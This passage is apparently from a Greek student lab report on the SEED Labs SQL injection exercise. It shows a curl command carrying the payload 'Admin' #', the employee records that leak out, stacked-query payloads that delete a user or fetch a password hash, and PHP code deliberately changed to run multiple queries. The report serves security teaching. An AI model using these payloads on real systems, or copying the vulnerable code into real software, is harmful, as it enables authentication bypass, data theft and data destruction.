
```
/bin/bash
[05/11/23]seed@VM:~/project3$ sudo apt install lynx
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  lynx-common
The following NEW packages will be installed:
  lynx lynx-common
0 upgraded, 2 newly installed, 0 to remove and 3 not upgraded.
Need to get 1,048 kB of archives.
After this operation, 2,675 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 lynx-common all 2.8.9dev8-4ubuntu1 [411 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 lynx i386 2.8.9dev8-4ubuntu1 [638 kB]
Fetched 1,048 kB in 2s (378 kB/s)
Selecting previously unselected package lynx-common.
(Reading database ... 215092 files and directories currently installed.)
Preparing to unpack .../lynx-common 2.8.9dev8-4ubuntu1_all.deb ...
Unpacking lynx-common (2.8.9dev8-4ubuntu1) ...
Selecting previously unselected package lynx.
Preparing to unpack .../lynx 2.8.9dev8-4ubuntu1_i386.deb ...
```

Εικόνα 2.2.2.1. Εγκατάσταση του text-web browser lynx

A terminal window titled '/bin/bash' with a window size of 66x25. The user is 'seed@VM' in the directory '~/project3'. The command 'curl 'www.SEEDLabSQLInjection.com/unsafe_home.php?username=Admin%27%20%23' | lynx --stdin' is executed. The terminal shows the command being run, but the output of the curl command is not visible in the screenshot.

```
/bin/bash
[05/11/23]seed@VM:~/project3$ curl 'www.SEEDLabSQLInjection.com/unsafe_home.php?username=Admin%27%20%23' | lynx --stdin
```

Εικόνα 2.2.2.2. SQL Injection μέσω γραμμής εντολών



```
/bin/bash
SEEDLabs
* Home (current)
* Edit Profile
(BUTTON) Logout
User Details
Username EId Salary Birthday SSN Nickname Email Address
Ph. Number
Alice 10000 20000 9/20 10211002
Boby 20000 30000 4/20 10213352
Ryan 30000 50000 4/10 98993524
Samy 40000 90000 1/11 32193525
Ted 50000 110000 11/3 32111111
Admin 99999 400000 3/5 43254314
Vasilis 19390005 150 3/19 12345678 KillBill
billath@gmail.com Evangelistrias34 6977777777
Aggelos 12390003 800 7/8 88776655 Angel
aggelosgeorgou@gmail.com Kapodistriou12 6944444444
(NORMAL LINK) Use right-arrow or <return> to activate.
Arrow keys: Up and Down to move. Right to follow a link; Left to
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=h
```

Εικόνα 2.2.2.3. Αποτελέσματα SQL Injection μέσω γραμμής εντολών από το text-web browser lynx

2.2.3 Παρατηρήσεις


Ουσιαστικά στείλαμε ένα αίτημα GET HTTP request στην web εφαρμογή με μία παράμετρο (το όνομα του χρήστη). Στην παράμετρο συμπληρώσαμε την συμβολοσειρά «Admin' #» με τους ειδικούς χαρακτήρες να είναι κωδικοποιημένους σε δεκαεξαδική μορφή, ώστε να μην αλλοιωθούν οι απαιτήσεις του αιτήματος.

2.3 Εκτέλεση πολλαπλών εντολών SQL

2.3.1 Ενέργειες

Ο κώδικας unsafe_home.php περιέχει την μέθοδο query() που δεν υποστηρίζει εκτέλεση πολλαπλών εντολών SQL. Ωστόσο, επιχειρήσαμε με την μέθοδο multi_query() να πραγματοποιήσουμε την επίθεση αλλάζοντας την εκάστοτε εντολή στο php αρχείο. Επειδή, το php αρχείο είναι read-only σε user mode, εγκαταστήσαμε ένα γραφικό περιβάλλον που δίνει στον χρήστη elevated δικαιώματα, ώστε να μπορούμε να τροποποιήσουμε το php αρχείο. Η εντολή είναι :

```
sudo apt install gksu
```



Εικόνα 2.3.1.1. Τα δικαιώματα των php αρχείων

Ξεκινήσαμε το File Manager με root δικαιώματα με την εντολή :

```
gksudo nautilus
```

Αλλάξαμε την μέθοδο query() σε multi_query() και επιχειρήσαμε να διαγράψουμε την μία νεοεισαχθέντα εγγραφή με την εντολή :

```
Admin'; DELETE FROM credential WHERE Name='Aggelos'; #
```

Με την πληροφορία «Admin' #» στο πεδίο username η SQL εντολή που θα εκτελεστεί είναι :

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name= 'Admin'; DELETE FROM credential WHERE Name='Aggelos'; #' and Password= 'hashed_password';
```

Ο χαρακτήρας «#» δηλώνει σχόλιο στην SQL και έτσι το εκμεταλλευτήκαμε βάζοντας σε σχόλιο το πεδίο επαλήθευσης της ταυτότητας ενός χρήστη από το password του (το οποίο δεν το γνωρίζουμε). Έτσι, από το προφίλ του Admin εκτελέσαμε την διαγραφή του χρήστη «Aggelos». Επίσης, προσπαθήσαμε να ανακτήσουμε το συνθηματικό κάποιου χρήστη (το hash value) με την εκτέλεση πολλαπλών εντολών SQL. Συμπληρώσαμε το πεδίο username με την εντολή :


```
Admin'; SELECT Password FROM credential WHERE Name='Alice'; #
```

Η web εφαρμογή δεν εμφανίζει τίποτα και το url που φορτώνει δεν εμφανίζει το συνθηματικό του χρήστη «Alice».

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Αξίζει να σημειωθεί ότι μετά την αλλαγή στο ρηρ αρχείο χρειάστηκε να κάνουμε restart τον Apache server, ώστε η αλλαγή αυτή να εφαρμοστεί.


2.3.2 Αποτελέσματα

A screenshot of a terminal window titled "/bin/bash" with a window size of "66x25". The terminal shows the execution of the command "sudo apt install gksu". The output includes: "Reading package lists... Done", "Building dependency tree", "Reading state information... Done", "The following additional packages will be installed: libgksu2-0", "The following NEW packages will be installed: gksu libgksu2-0", "0 upgraded, 2 newly installed, 0 to remove and 3 not upgraded.", "Need to get 126 kB of archives.", "After this operation, 870 kB of additional disk space will be used.", "Do you want to continue? [Y/n] y", "Get:1 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 libgksu2-0 i386 2.0.13~pre1-6ubuntu8 [74.6 kB]", "Get:2 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 gksu i386 2.0.2-9ubuntu1 [51.6 kB]", "Fetched 126 kB in 0s (154 kB/s)", "Selecting previously unselected package libgksu2-0.", "(Reading database ... 215173 files and directories currently installed.)", "Preparing to unpack .../libgksu2-0_2.0.13~pre1-6ubuntu8_i386.deb", "Unpacking libgksu2-0 (2.0.13~pre1-6ubuntu8) ...", "Selecting previously unselected package gksu." The terminal window has a sidebar with various application icons on the left and system status icons (volume, network, battery) on the right, along with the time "7:22 PM".


```
/bin/bash
[05/11/23]seed@VM:~/project3$ sudo apt install gksu
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libgksu2-0
The following NEW packages will be installed:
  gksu libgksu2-0
0 upgraded, 2 newly installed, 0 to remove and 3 not upgraded.
Need to get 126 kB of archives.
After this operation, 870 kB of additional disk space will be used
.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 lib
gksu2-0 i386 2.0.13~pre1-6ubuntu8 [74.6 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 gks
u i386 2.0.2-9ubuntu1 [51.6 kB]
Fetched 126 kB in 0s (154 kB/s)
Selecting previously unselected package libgksu2-0.
(Reading database ... 215173 files and directories currently insta
lled.)
Preparing to unpack .../libgksu2-0_2.0.13~pre1-6ubuntu8_i386.deb .
..
Unpacking libgksu2-0 (2.0.13~pre1-6ubuntu8) ...
Selecting previously unselected package gksu.
```

Εικόνα 2.3.2.1. Εγκατάσταση του γραφικού περιβάλλοντος gksu για δικαιώματα root σε όλα τα αρχεία

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα 2.3.2.2. Εκκίνηση του File Manager με δικαιώματα root



Εικόνα 2.3.2.3. Το αρχείο php εισόδου χρήστη με μέθοδο εκτέλεσης μίας SQL εντολής

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




The screenshot shows a gedit editor window titled '*unsafe_home.php (/var/www/SQLInjection) - gedit'. The editor contains a PHP script for user authentication. The script uses a database connection and a SQL query to authenticate a user. The query is vulnerable to SQL injection. The script outputs the user's details in JSON format. The status bar at the bottom indicates 'PHP', 'Tab Width: 8', 'Ln 76, Col 40', and 'INS'.

```
*unsafe_home.php (/var/www/SQLInjection) - gedit
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->multi_query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}


/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
```

Εικόνα 2.3.2.4. Το αρχείο php εισόδου χρήστη με μέθοδο εκτέλεσης πολλών SQL εντολών

